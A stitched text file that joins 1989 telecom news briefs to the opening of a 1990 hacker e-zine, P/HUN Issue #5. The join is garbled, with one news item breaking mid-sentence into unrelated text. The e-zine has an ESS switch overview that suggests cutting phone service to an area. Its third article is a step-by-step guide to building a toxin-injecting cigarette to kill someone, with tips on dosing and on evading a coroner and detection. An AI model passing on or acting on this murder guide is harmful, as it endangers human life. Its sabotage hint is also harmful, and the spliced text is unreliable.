RADIO WILL SEARCH SILENT VALLEY:

NASA's radio network searching for intelligence in space will cover at least 10,000 times more frequencies than all previous surveys and be 300 times more sensitive. The search will hunt for signals from stars similar to Earth's sun, up to 80 light years from Earth. Of particular interest: The region from about 1,000 megahertz to 60,000 megahertz, the silent valley of frequencies.

PHONE WILL KEEP HER IN TOUCH:

A telephone and computer electronic mail service will keep Abigale K. Alling in touch with the world when she begins a 5-day experiment today in the Arizona desert. She will enter a 20-foot-high, 23-foot-square test module through an air lock and sever the umbilical cord with Earth. She will be cut off from everything except sunlight and communication links with the outside world.

---

March 9, 1989

AT&T MAKES LINK, CHIP FOR JAPAN:

AT&T announced 2 products yesterday for Japan: A high-speed, fiber optic data link and an Integrated Services Digital Network (ISDN) microchip. The microchip can work with a variety of microprocessors and other ISDN chips. It will more easily allow Japanese telephone users to have access to a digital network that can provide data, voice, and image transmission on one phone line.

LINK WILL HAVE LAN, VIDEO USES:

AT&T is developing the ODL 125-FC Lightwave Data Link to comply with Japan's industry standard for fiber-optic connectors, AT&T said yesterday. Comprised of a receiver and transmitter, it converts electrical signals to optical signals for fiber optic data transmission. Applications include fiber-optic, token-passing-ring Local Area Networks, and transmission of digitized video signals.

NEW WATS JOINS THE MARKET:

Advanced Telecommunications has announced a new long distance service, Standard PLUS WATS, designed for small business customers. Standard PLUS WATS will benefit the business caller whose monthly long distance bill exceeds \$150, the company said. Standard PLUS features volume discounts up to 21%, 6-second incremental billing and free call detail.

CARRIER GROUP GIVES SUPPORT:

The Signaling System 7 from CCITT has won the support of the National Telecommunications Network. SS7 would let NTN provide Integrated Services Digital Network services, calling card services and advanced toll-free services, reports Network World. The 18,000-route mile network has customers in 175 cities.

HUGHES OBTAINING NETWORK FIRM:

Sytek Inc., a producer of local network equipment, is being bought by Hughes Aircraft for an estimated \$50 million, Network World reports. The deal still needs SEC approval. Sytek products include broadband, fiber-optic and twisted-pair versions of Ethernet and token-ring networks. The acquisition has been discussed for months.

TULSA METROLINK TO BE BOUGHT:

Dallas-based Columbine Telenet has entered an agreement to purchase Tulsa MetroLink from Public Service Co. of Oklahoma, officials said yesterday. Tulsa MetroLink is a 110 mile digital fiber optic communications system founded in 1984 by PSO to provide for high speed data and voice transmission to meet internal communications needs.



TULSA FIRM HAS LONGEST FIBER:

Tulsa Metrolink, which is being purchased by Columbine Telenet, includes the longest single span of fiber in the USA - 1,944 feet across the Arkansas River. The network can carry more than 400 million bits of data each second and can handle 6,000 simultaneous voice conversations. Laser beams translate data or voice signals into on-off lights sent through glass fibers finer than human hair.

CXR LINE TO CROSS INTO KOREA:

CXR Telcom, worldwide supplier of systems for the communications markets, has signed a 3-year licensing agreement with Woojin Electronics and Telecommunications Ltd., of Seoul, South Korea. Under the agreement, subject to Korean government approval, Woojin will sell CXR's subscriber line test module to the Korean authority for use in its new line of digital switches.

-----

March 10-12, 1989

SPRINT SIGNS ATLANTIC DEAL:

Cable & Wireless and US Sprint Thursday announced that US Sprint will acquire the USA end of the PTAT transatlantic fiber-optic cable system. Also: The 2 companies have formed an alliance to jointly develop advanced global telecommunication

services. PTAT is the first privately built transatlantic fiber-optic cable. It will link the USA and Britain. (From the USA TODAY Money section.)

SPRINT GETS HALF INTEREST:

The alliance between US Sprint and Cable & Wireless will be named GLOBAL FON. Also: US Sprint has agreed to acquire the complete interest of the Washington-based Private Transatlantic Telecommunications Systems in the PTAT transatlantic cable system. The acquisition, which is subject to FCC approval, will give US Sprint a 50% interest in PTAT along with Cable and Wireless.

NEW SERVICE OFFERS IVPN:

Among the first services to be jointly developed by GLOBAL FON by Cable & Wireless and US Sprint will be an international virtual private network (IVPN) based on Sprint's VPN and a GLOBAL FONCARD based on Sprint's travel service, the FONCARD. The alliance will also develop international private line services offering customers a variety of enhanced features and capabilities.

ARTEL SYSTEM TO SELL IN JAPAN:

NKK Corp., one of Japan's largest industrial concerns with annual revenues of \$8 billion, will be licensed to manufacture and sell Artel Communication's 100 Mbps fiber optic local area network

system, FiberWay, in Japan, the companies said Thursday. Also: NKK becomes the authorized distributor for Artel's fiber optic video and graphics transmission system products.

#### FLORIDA SITE PLUGGED INTO FIBER:

The latest development in fiber optic technology is bringing fiber to the home, Southern Bell says. Heathrow, a mixed use development north of Orlando, Fla., is on the leading edge of fiber-to-the-home efforts. At Heathrow, residents will receive voice, data and video over the same fiber system. The system points to the day when optical fiber will be possible over all telephones.

#### AREA SET FOR VOICE-ONLY FIBER:

The first widespread appearance of optical fiber to the home will be traditional voice lines, Southern Bell says. The company will begin using fiber for voice-only delivery later this year in Governor's Island, north of Charlotte, N.C., and several other locations. Studies show that fiber systems to carry voice to the home will be more economical than copper by the early 1990s.

#### FIBER IS GOING SINGLE-MODE:

Southern Bell uses fiber systems that operate at up to 1.2 billion digital bits a second on a single fiber (the equivalent of

235.TXT

more than 16,000 simultaneous voice conversations), the firm says. Since 1985, most of the optical fiber placed in Southern Bell has been single-mode, which has a thinner core than its multi-mode counterpart, keeping lightwaves traveling in a straight path.

#### CHEVRON CHOOSES TELECOM SUPPLIER:

Chevron Information Technology Co. (CITC) has selected Northern Telecom as its sole supplier of telecommunications equipment, company officials said Thursday. The \$8.4 million dollar agreement was reached in association with PacTel Meridian Systems, which will provide the equipment and services to Chevron. Most of the PBXs will be located in California, Louisiana and Texas.

#### SOFTWARE PROCESSES AND MONITORS:

IBM has introduced 2 products to help customers better manage and use telecommunications facilities. At \$90,000, Network Call Accounting can process call detail records from multiple voice switches. Expenses can be charged to a department or an extension. Voice Network Design is a software program that lets customers monitor the cost-effectiveness of transmission facilities.

-----  
March 15, 1989

SEARS STICKS WITH SPRINT:

US Sprint has signed a multi-million dollar communications services agreement with Sears Technology Services Inc., the corporate information organization of Sears, Roebuck and Co. The agreement extends and enhances an agreement previously reached between Sears and US Sprint in 1986 and makes STS one of US Sprint's largest users.

20,000 SEARS SITES COVERED:

A new agreement with Sears Technology Services will make US Sprint the primary carrier of interLATA long-distance services for Sears. Specific terms of the contract were not disclosed. However, officials of both companies said US Sprint would link approximately 20,000 Sears locations throughout the country. Most US Sprint products and services are covered under the agreement.

DIGITAL SWITCHES GO TO CHINA:

Ericsson has signed a general agreement with China for AXE digital switching equipment expected to lead to contracts worth \$31 million in the first stage. The agreement was signed by Ericsson Australia with the Ningbo Post and Telecommunications Bureau and the Ningbo Telephone Co. Ericsson will supply 12 digital AXE switches, including local subscriber and trunk lines, to Ningbo.

TELEPHONE AND TERMINAL LINKED:

Digital Equipment and Northern Telecom yesterday unveiled new communications capabilities to integrate voice and data information resources at the desk top, linking the telephone and the terminal as a single tool. Featured: When a customer assistance representative answers the phone, pertinent information concerning the caller can be automatically displayed on the terminal.

ELECTRICAL PROBLEM FOUND:

A potential electrical glitch on the shuttle Discovery poses no danger to the crew but may force it to return a day early. The crew successfully launched a a \$100 million Tracking and Data Relay Satellite into orbit Monday. The problem: High pressure in one of 3 fuel cells - used to produce electricity. NASA decides tomorrow when to end the mission. (From the USA TODAY News section.)

CALLS MADE ON THE COMPUTER:

An integrated message desk capability that automatically links message taking to electronic mail or voice store and forward mail is included in a new communications system from Digital Equipment and Northern Telecom. Also included: Computer screen dialing that enables a user to key in the name of the party to be called. It

can be used for office communications, telemarketing and other calls.

BELLATRIX JOINS THE FIELD:

Bellatrix Corp., a publicly owned company, said yesterday it will enter the field of telecommunications through its wholly owned subsidiary, Bellatrix Communications Inc. It will offer turnkey 900 interactive data and information services, including connection and termination. Bellatrix expects the services to be operational in May.

CHINA GETS 8,000 NEW LINES:

Northern Telecom put into service yesterday its first DMS-100 digital switching system in the People's Republic of China. The system will provide 8,000 lines of telecommunications service to 3 cities in Jiangxi province, about 900 miles south of Beijing. Features such as direct dial services will now be available to local subscribers.

LARGEST SYSTEM SERVES PINGXIANG:

The main Northern Telecom system that opened yesterday in China consists of 6,000 telephone lines for subscribers in Pingxiang. The Pingxiang system is part of a \$6 million contract announced in 1987 through which Northern Telecom will supply its DMS-100 and

DMS-10, with a capacity of 10,000 lines, to the Jiangxi PTA for telecommunications services in 4 Chinese cities.

PACTEL HEAD MADE A DIRECTOR:

Sam Ginn, chairman and chief executive officer of Pacific Telesis Group, has been elected a director of Transamerica Corp., it was announced yesterday. Ginn, 51, has been chairman and chief executive officer of Pacific Telesis since April 1988. Previously he held the position of president and chief operating officer. Ginn began his business career in 1960 with AT&T.

---

March 17-19, 1989

YELLOW PAGES ARE FOR NIGHT OWLS:

Pacific Bell assembled a separate yellow page section of businesses open after 6 p.m. The first one, due out this month in San Jose, Calif., has 199 listings - everything from 24-hour salons to an all-night notary public. Officials say this is a first-of-its-kind listing to be included in telephone books in 29 California communities by May 1990.

---

March 21, 1989



CORDLESS PHONES CALL POLICE:

Some Cleveland, Ohio, residents with cordless phones are alarmed to find police at their doors asking, "What's the problem?" The problem: Cordless phones with weak batteries send out pulses that sometimes automatically dial the emergency number 911. (From the USA TODAY News section.)

ALLTEL CLAIMS STAKE IN CELLULAR:

ALLTEL Mobile Communications said yesterday that it has completed its purchase of Kansas Cellular Telephone Co.'s 40% interest in the Wichita, Kan., wireline cellular system. ALLTEL Mobile will be a limited partner in the Wichita SMSA partnership. Southwestern Bell Mobile Systems is the general partner and operator of the system.

DIGITAL SYSTEM GOES VIA SW BELL:

Southwestern Bell Telecom will distribute Northern Telecom's Meridian Norstar digital key system, company officials announced yesterday. Southwestern Bell Telecom will market the Meridian Norstar in Missouri, Kansas, Oklahoma, Arkansas and Texas. Meridian Norstar is a small business communications system which offers voice and data communications capabilities.

GTE AWARDS RADIO CONTRACT:

Ericsson Radar Electronics of Sweden has received a \$55 million contract from GTE Government Systems Corp. to deliver mobile microwave radios to the corporation's Mobile Subscriber Equipment Division in Taunton, Mass. Designated MF15, the 15 GHz down-the-hill radios have a transmission capacity of 256 - 4096 kbit/s. They were developed by Ericsson and Marconi Italiana.

EXCHANGE TO CARRY ISDN CIRCUIT:

Network Equipment Technologies Inc. said yesterday that its Integrated Digital Network Exchange has become the first product of its kind to be certified to carry an ISDN primary rate circuit (23B plus D) between 2 Northern Telecom Meridian SL-1 private branch exchanges. The announcement came after successful testing conducted recently by Northern Telecom at its facility in Santa Clara, Calif.

COMSAT TO DEVELOP NETWORK:

COMSAT Corp.'s Systems Division has been awarded a \$16.9 million contract by the Turkish Postal Telephone and Telegraph agency to modernize U.S. military communications in the Mediterranean area. Designed and funded by the U.S. Defense Communications Agency, the 5-year program calls for COMSAT to perform systems engineering and integration for a new digital

wideband satellite-based network.

SYSTEM TO REPLACE TURKEY SITES:

A new COMSAT system known as "DMIP I" (DCA Mediterranean Improvement Program Phase I) is the first of a series designed to improve Mediterranean area U.S. military communications over the next several years. Each of DMIP I's 6 Earth stations, located at major U.S. defense installations throughout Turkey, will eventually replace the antiquated troposcatter sites.

RURAL WISCONSIN WILL GET TDS:

Telephone and Data Systems Inc. says that as a result of FCC lotteries held this week it expects to have an interest in cellular systems serving 2 Rural Service Areas in Wisconsin. The systems will serve southwestern and central Wisconsin and the major state highways to the west and southwest of Madison, Wis.

FIBER OPTICS HAVE MILITARY USE:

The Communications Product Division of Microwave Modules and Devices and Codenoll Technology have announced an agreement to offer rugged and militarized versions of Codenoll's fiber optic Ethernet Local Area Network products for military/federal Tempest applications. It gives the firms rights to use and modify Codenoll's designs according to military standards.

-----  
March 31-April 2, 1989

LINES ARE PICTURE PERFECT:

Telephone lines are being used to send images from electronic still cameras to newspapers and companies. The camera captures images on a tiny computer disk instead of film. A transmitter sends the image over phone lines in 3 1/2 minutes or less. Once received, the image can be stored on a disk or printed on paper. (From the USA TODAY Money section.)

FRENCH LINE GOES SILENT:

In operation only 3 months, the TAT-8 trans-Atlantic fiber optic system reaching into France needed to be closed down last week for repairs. Suspected cause: Trawling lines in the Atlantic. During the restoration, the International Telecommunications Satellite Organization carries the international traffic. TAT-8 is owned by AT&T, France Telecom and British Telecom.

NYNEX SUPPORTS HIGH-SPEED DATA:

NYNEX said Thursday that it supports proposed generic requirements for a new high-speed data communications service. Known as Switched Multimegabit Data Service, the system is

scheduled to be available as early as 1991. SMDS will interconnect local area networks (LANs) by providing broadband transport across a metropolitan area using public, packet-switched networks.

SYSTEM HAS POTENTIAL:

Designed to make use of evolving metropolitan-area network standards and technology, the new Switched Multimegabit Data Service will provide customer voice commands or touchtone signals.

When a user calls the TeleCenter, he or she is prompted to give a name and password. A voice entry feature searches its "user profile" records for a voice pattern matching that of the caller.

If the caller is identified as an authorized user, the caller's stored templates are loaded, allowing the user to communicate with the voice mail system entirely by voice.

-----

( )----- ( )  
P/HUN Issue #5 Articles [14]  
Released 5/07/90 Comments: PHUN #5

P/HUN MAGAZINE Issue #5  
-----  
P/HUN Magazine Inc., Productions  
-----  
Phile #1 of P/HUN Magazine Issue #5  
-----

Hello and welcome to Issue #5. As you may have noticed our BBS went down a couple of months ago. Since we no longer have a BBS, P/HUN Issues can regularly be found on these boards:

=====

|                                                                                                                       |
|-----------------------------------------------------------------------------------------------------------------------|
| The Uncensored BBS - (914)761/6877                                                                                    |
| Demon Roach Underground - (806)794/4362                                                                               |
| CLLI Code BBS - [leave mail at <a href="mailto:clli@m-net.ann-arbor.mi.us">clli@m-net.ann-arbor.mi.us</a> for access] |

=====

>>>ANNOUNCEMENT<<<

The CLLI Code BBS (above) is highly recommended by us. It deals with all aspects of telecommunications and computer security. We suggest our readership contact them for access.

>>>ANNOUNCEMENT<<<

The first issue of Cybertek Magazine(hardcopy) was just published some weeks ago. We reviewed it, and thought it was fantastic. We rate it as a magazine with exceptional qualities and obviously with high potentials. The new magazine covers various aspects of telephony, radio, chemistry, security and survival. We would like to point out that this is not solely a 'hacking magazine' however various aspects are covered.

Cost \$1.80 per Issue // Subcriptions are \$10 per year

Send to:

-----  
Cybertek Magazine  
P.O BOX 64  
Brewster, NY 10509

Mr. Icom (editor) can be contacted at the bulletin boards listed above.

O-----O

We would like to thank the members of SSWC (The Technician, Cellular Phantom and Chance ) for contributing their first class research reports to this issue. Their reports are truly educational and innovative as you will see.

A special thanks goes to Bandito, Baliord, Jack the Ripper, Lord Micro, Seeker and The Ring Master.

If you wish to contribute articles to P/HUN you can contact us at the boards listed above or on our Usenet address.

Enjoy!

Red Knight  
P/HUN Magazine Inc.  
Usenet Address: phunmag@dasys1.UUCP

=====

| #  | Phile Description                                | Size | Author or Group |
|----|--------------------------------------------------|------|-----------------|
| 1  | Introduction                                     | 1k   | Red Knight      |
| 2  | Peering the soul of ESS - Master Control Center  | 11k  | Jack the Ripper |
| 3  | Born to Kill - The Art of Assassination          | 5k   | Jack the Ripper |
| 4  | SSWC Bell Research Report Volume #1              | 7k   | SSWC            |
| 5  | SSWC Bell Research Report Volume #2              | 12k  | SSWC            |
| 6  | Baliord VMS Tricks Volume I: PHONE               | 15k  | Baliord         |
| 7  | Baliord VMS Tricks Volume II: DOOR               | 12k  | Baliord         |
| 8  | (O)perator (S)ervices (P)osition (S)ystem - 5ESS | 23k  | Bandito         |
| 9  | The Crossbar Switching Guide [Xbar No. 5] Part I | 8k   | Xbar Switchman  |
| 10 | SSWC Bell Research Report Volume #3              | 10k  | SSWC            |
| 11 | Carrier 900/700 Services                         | 5k   | Tone Tec        |
| 12 | Legion of Doom Indictments [Chicago Members]     | 18k  | TELECOM Digest  |
| 13 | Card Reader Access System (Card Key)             | 2k   | The Ring Master |
| 14 | S.S.T.C - LMOS GUIDELINES                        | 3k   | The Trasher 005 |

=====

"Peering into the Soul of ESS - The Master Control Center"

Written By - Jack The Ripper

Organized Crime (OC)  
Phile #2 of P/HUN Magazine Issue #5

The Master Control Center is undoubtedly the very essence of ESS. The Master Control Center (MCC) is the operational, maintenance, and administrative core of the electronic switching central office. This unit is what the ESS operators use to control the ESS switch. It test's customer lines and trunks, alarms to indicate malfunctions, performs system testing functions, controls operations, contains the magnetic tapes for recording Automatic Message Accounting (AMA) data, and contains various other specialized equipment.

#### Primary Components of the MCC

-----

Master Control Console  
 Trunk and Line Test Facilities  
 Teletype (Teletypewriter) Channels  
 AMA Recorders  
 DATASPEED -40 Terminal with Display and Printer

[-----]  
 [ Diagram of Processor Display Panel of Master Control Console in No.1A ESS ]  
 [-----]

|                   |        |       |    |         |        |    |    |       |        |    |    |            |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
|-------------------|--------|-------|----|---------|--------|----|----|-------|--------|----|----|------------|--------|----|----|----|--|---|--|-------|--|---|--|---------|--|---|--|---|--|---|--|------------|--|---|--|--|--|--|--|--------------|--|--|--|
| Processor Display | PS Bus |       |    |         | Pu Bus |    |    |       | CS Bus |    |    |            | AU Bus |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
|                   | Ad     | Re    | Ad | Re      | Ad     | Re | Ad | Re    | Ad     | Re | Ad | Re         | Ad     | Re | Ad | Re |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| -----             |        |       |    |         |        |    |    |       |        |    |    |            |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| CC0               |        | ac    |    | tr      |        | po |    | st    |        | of |    | 0          |        | 0  |    | 1  |  | 1 |  | 0     |  | 0 |  | 1       |  | 1 |  | 0 |  | 0 |  | 1          |  | 1 |  |  |  |  |  |              |  |  |  |
| -----             |        |       |    |         |        |    |    |       |        |    |    |            |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| lt1lh             |        | ===== |    |         |        |    |    |       |        |    |    |            |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| -----             |        |       |    |         |        |    |    |       |        |    |    |            |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| lt1lh             |        | ===== |    |         |        |    |    |       |        |    |    |            |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| -----             |        |       |    |         |        |    |    |       |        |    |    |            |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| CC1               |        | ac    |    | tr      |        | po |    | st    |        | of |    | 0          |        | 0  |    | 1  |  | 1 |  | 0     |  | 0 |  | 1       |  | 1 |  | 0 |  | 0 |  | 1          |  | 1 |  |  |  |  |  |              |  |  |  |
| -----             |        |       |    |         |        |    |    |       |        |    |    |            |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
|                   |        |       |    |         |        |    |    |       |        |    |    |            |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| -----             |        |       |    |         |        |    |    |       |        |    |    |            |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| meno kc           |        |       |    |         |        |    |    |       |        |    |    | meno kc    |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| -----             |        |       |    |         |        |    |    | ----- |        |    |    | -----      |        |    |    |    |  |   |  | ----- |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| 02                |        |       |    | 36 ntce |        |    |    |       |        |    |    | 0! 0! 1  1 |        |    |    |    |  |   |  | 02    |  |   |  | 05 ntce |  |   |  |   |  |   |  | 0  0  1  1 |  |   |  |  |  |  |  | fs df ft df2 |  |  |  |
| -----             |        |       |    |         |        |    |    |       |        |    |    |            |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| seno              |        |       |    |         |        |    |    |       |        |    |    | seno       |        |    |    |    |  |   |  |       |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |
| ----              |        |       |    |         |        |    |    | ----  |        |    |    | ----       |        |    |    |    |  |   |  | ----  |  |   |  |         |  |   |  |   |  |   |  |            |  |   |  |  |  |  |  |              |  |  |  |



|  |  |             |  |                   |  |                     |  |
|--|--|-------------|--|-------------------|--|---------------------|--|
|  |  | ps 0 2   ii |  | ps 0 2   1h       |  |                     |  |
|  |  | -----       |  | -----             |  |                     |  |
|  |  | -----       |  | -----             |  | -----               |  |
|  |  | Update      |  | OverRide Control  |  | SysR                |  |
|  |  | inp         |  | b1 au ps cc   no  |  | rea ena err         |  |
|  |  | fs0         |  | vr a1 p2 c1       |  | p3 p1 8 4 2 1   rec |  |
|  |  | fs1         |  | Activate          |  | Activate            |  |
|  |  | x1          |  | x2                |  | inv                 |  |
|  |  | q1 q2       |  | w1 w2 w3 w4 w5 w6 |  |                     |  |

## Key

---

w6 = Prssr Comfg  
w5 = Prgm Store  
w4 = Call Store  
w3 = Basic Prssr  
w2 = Reptd Pc  
w1 = Pc Atmpt  
x2 = OvrD Efct  
x1 = Vrb1 PS1  
q2 = Dsble Auto  
q1 = PC  
fs1 = FS 163  
c1 = CC1  
p2 = PS Bus 1  
a1 = AU Bus 1  
vr = Vrb1 PS 0  
fs0 = FS 062  
rec = Reset Cntr  
p1 = Pmp 16  
p3 = Pmp 32  
err = Error  
ena = Enable Data  
rea = ready  
no = No OvrD  
cc = CC D  
ps = PS Bus 0  
au = Au Bus 0  
b1 = Blk 0 Ps 0  
inp = In Prgs

SysR = System Reinitialization  
 lh = LHIJI  
 ii = IIOLI  
 seno = Select No. (Select Number)  
 df2 = Disk File 1  
 ft = FS 1 Trbl  
 df = Disk File 0  
 fs = FS 0 Trbl  
 meno = Member Number  
 kc = K-Code  
 || = Separates different Status Bars ie PS Bus, Processor Display, and Au Bus  
 ac = Active  
 tr = Trble  
 po = Power  
 st = Stop  
 of = Offline

+++ Added note on the key is that the abbreviations on the key are exactly the same as they appear on the panel.

As you can see the MCC panel is divided up into five main groups of keys and lighted or LED displays; processor display, update, override control, system reinitialization, and processor configuration sequencer. The update group of keys and displays permits personnel to check when a program update is in progress. The override group of switches and displays allows personnel to manually activate a central control unit, auxillary bus unit, and program store buse for emergency system recovery. The system reinitialization keys and displays allow personnel to manually reinitialize the system in conjunction with the override control or processor configuration sequencer group of keys.

#### Workings of the MCC and Points of Interest

-----

Now that you have a little background information on the MCC, and are familiar with the MCC Console we can talk about the MCC a little more. The MCC can be used to remove from service all outgoing trunks, customer lines, and service circuits. This would be an interesting project next time your at your local CO to stop all service to an area. The MCC is capable of flagging pernament signals i.e. busy signal (black box on electromechanical or crossbar offices) . The master testing circuit can be connected to any outgoing trunk, service circuit, and most often any customers lines for testing purposes. Also the MCC can be connected to any voltmeter to test any customers line, service circuit, or outgoing trunk. The MCC also interacts with Remote Switching Systems to perform various testing functions to detect bad circuits and potential future problems i.e. a decaying circuit or two.

AMA in the MCC

-----

The Automatic Message Accounting recorder is located on the MCC and stores "customer billing information <right>" on magnetic tapes. One 2,400 ft reel of tape stores the billing data for 100,000 calls a day. These tapes however are backed up by duplicates to ensure against failure or billing error although it does happen, and the two copies are sent to a DPC (Data Processing Center) for analysis in computing customer bills. The data that is to be stored is selected by the call processing program, which decides whether or not the information for a call is to be stored. Then the data is temporarily stored in the AMA register (full capacity of the AMA register is 230 bits each) call store, and after completion of the call the related data is assembled in the BCD (Binary Coded Decimal (see Binary Number System for Decimal Digits Diagram)) format and placed in the AMA buffer call store.

#### Binary Number System for Decimal Digits

-----

| Decimal<br>Number | Four Digit Binary Code |          |          |          |
|-------------------|------------------------|----------|----------|----------|
|                   | A<br><8>               | B<br><4> | C<br><2> | D<br><1> |

-----

|    |   |   |   |   |
|----|---|---|---|---|
| 0  | 0 | 0 | 0 | 0 |
| 1  | 0 | 0 | 0 | 1 |
| 2  | 0 | 0 | 1 | 0 |
| 3  | 0 | 0 | 1 | 1 |
| 4  | 0 | 1 | 0 | 0 |
| 5  | 0 | 1 | 0 | 0 |
| 6  | 0 | 1 | 1 | 0 |
| 7  | 0 | 1 | 1 | 1 |
| 8  | 1 | 0 | 0 | 0 |
| 9  | 1 | 0 | 0 | 1 |
| 10 | 1 | 0 | 1 | 0 |
| 11 | 1 | 0 | 1 | 1 |
| 12 | 1 | 1 | 0 | 0 |
| 13 | 1 | 1 | 0 | 1 |
| 14 | 1 | 1 | 1 | 0 |
| 15 | 1 | 1 | 1 | 1 |

The recording procedure is then started by an AMA program in program store when the AMA buffer in call store is fully loaded. The AMA buffer has a full capacity of 140 words of 23 bits each. The AMA program will cause central control to direct that the data be transferred one word at a time to the AMA circuit for recording on the tape.

#### Suggested Reading

-----

Basic Carrier Telephony, Third Edition by David Talley

Basic Telephone Switching Systems, Second Edition by David Talley

Anything Else by David Talley he wrote a few more. He is one of the best telecommunications authors, and all of this information was born into me through him. His books are also written with quesitons in the back which helps you to learn the information. Next time some moron throws an infoform at you asking what ESS is you can quite simply say something rude like, "Are you talking about the program interruptions in a No.1A ESS office which occur every 1.4 microseconds due to the system clock providing of course that it is running off of a 1A processor and hasn't been modified in any way, and is running stock software?" That outta get em eh?

=====

Born to Kill - The Art of Assassination

Part I

Written by - Jack The Ripper (OC)

London at Midnight- 713-523-3733  
Phile #3 of P/HUN Magazine Issue #5

This is a series solely written from pure genius. You will not find the methods outlined here in any book or any other publication. They are for informational purposes only, and are not to be used. The method I will outline here will consist of two parts. The first part is the construction of a lethal injection device. The second part will discuss how to turn this device into a totally harmless looking device that kills quickly, silently, and effectively.

Construction of a Lethal Injection Device

-----

Materials Needed

-----

Deadly Toxin i.e. air, cyanide, etc... (no specifics are outlined)  
Larger syringe if superimposition is needed.  
5 cc or less size syringe with a 3/4 inch needle if unavailable superimpose.  
a syringe that's body fits loosely in an emptied cigarette.  
Superglue if superimposition is needed.  
Cigarette Pack 100's preferably

#### Preparing the Syringe

- 
- 1) Totally disassemble the syring you will be working with the two parts.  
mainly
  - 2) Skip if needle is 3/4's of an inch. Break the needle off of the larger syringe. Now place glue around the base of the smaller syringes needle not much just a dab or two. Place the larger needle over the smaller needle so that it extends it out to the full 3/4's of an inch.
  - 3) cut the length of the syringe (the body only! not including the needle) down to 1 and 1/2 of an inch with a hacksaw so as to make a clean cut.
  - 4) Now take the push stick or the handle of the syringe and cut off the tip of it, and cut the body down so that it is 1 and 1/2 inch's long.
  - 5) What you should have now is a push stick that is 1 and 1/2 inchs long and fits just inside the syringe which is 1 and 1/2 inchs long, and a needle that is 3/4's of an inch long. The whole contraption should be 3 and 3/4's of an inch enough to fit in a 100 cigarette easily.

#### Preparing the cigarette

- 
- 1) Remove the filter from the cigarette by twisting it off, and then throw the long part of the cigarette away. The paper should extend about 1/4 of an inch from the filter, and try not to rip it. The paper normally extends a little bit naturally.
  - 2) Take your tweezers and pick out the filter from the inside of the cigarette leaving a little bit about 1/4 inch of the filter to cover the end of the cigarette.
  - 3) Now take another cigarette and tear off the long part, and empty out the tobacco saving it for later.
  - 4) Now you should have an empty hollow cigarette shell. A bored out filter with 1/4 of an inch of the ending left on.
  - 5) Now glue the long hollow part of the cigarette back to the filter and let it dry.

#### Arming the Contraption

- 
- 1) Now place the toxin into the body of the syringe with the needle on it of

course.

- 2) Place the pushstick over it extended.
- 3) Place the setup into the cigarette with the back of the push stick touching the filter.
- 4) Fill the remaining space of the cigarette with the leftover tobacco.

#### How to Use

-----

- 1) Light the cigarette since the needle end will be filled with a good portion roughly 1 minute 15 seconds of burning tobacco.
- 2) Walk by the victim and burn him/inject him by pushing down on the filter of the armed cigarette.
- 3) The victim will think it was just a cigarette burn call you an idiot and walk away.

#### Notes

-----

- 1) You might have to experiment with the lengths to get it just right.
- 2) Only use 1 cc or less of toxin or the victim might notice that something funny is going on before he dies.
- 3) Test it before you use it. Cigarettes are a dime a dozen.
- 4) Never throw it away near the site.
- 5) Destroy it after it's use since plastic melts this is easy then throw it in a gutter or a junkyard.
- 6) Be careful not to scrape yourself.
- 7) The burn will take care of the pain, so he/she shouldn't notice a thing.
- 8) There will most likely be an inquest especially when normal people just drop dead and die.
- 9) Try to use slow acting 15-30 minute toxins that are lethal in small doses.

#### Toxins for Use

-----

1) The Simplest toxin to use is air. An air bubble in the brain causes death and there is no way in hell a coroner can detect foul play unless he is looking for it. Not to mention there will be a burn blister over the injection hole, so it will not be noticed.

2) Be creative think of something.

#### Conclusion

-----

In conclusion I would like to add that there are many toxins for you use. There are hundreds of other viable options out there just waiting to be discovered.

=====

```
=====
| SSWC - Bell Research Report (Vol I) |
|-----|
| Phile #4 of P/HUN Magazine Issue #5 |
=====
```

All research gathered, tested and mastered by the original members of SSWC:

Chance - The Technician - Cellular Phantom

This text will give you an in depth look at some unexplored operating departments located in the Bell System. As well as newly discovered equipment and electronic devices used by Bell Technicians. Note that information in this file is subject to change. However, we will try to keep you updated as much as possible.

There are many different types of acronyms used in this text. You will find a list these acronyms at the end of this file.

We will begin the file by discussing a mechanical/electronic device used by the Cable Transfer Administration (CTA) known as a Transfer Switch. This device is specifically used to verify a working line on both the "from" cable pair and the "to" cable pair through the backtap, and is transparent to the customer (in other words the device is unnoticeable to the customer). Although the Transfer Switch itself is located at the CO, CTA

is responsible for the maintenance and upkeep of the Transfer Switch.

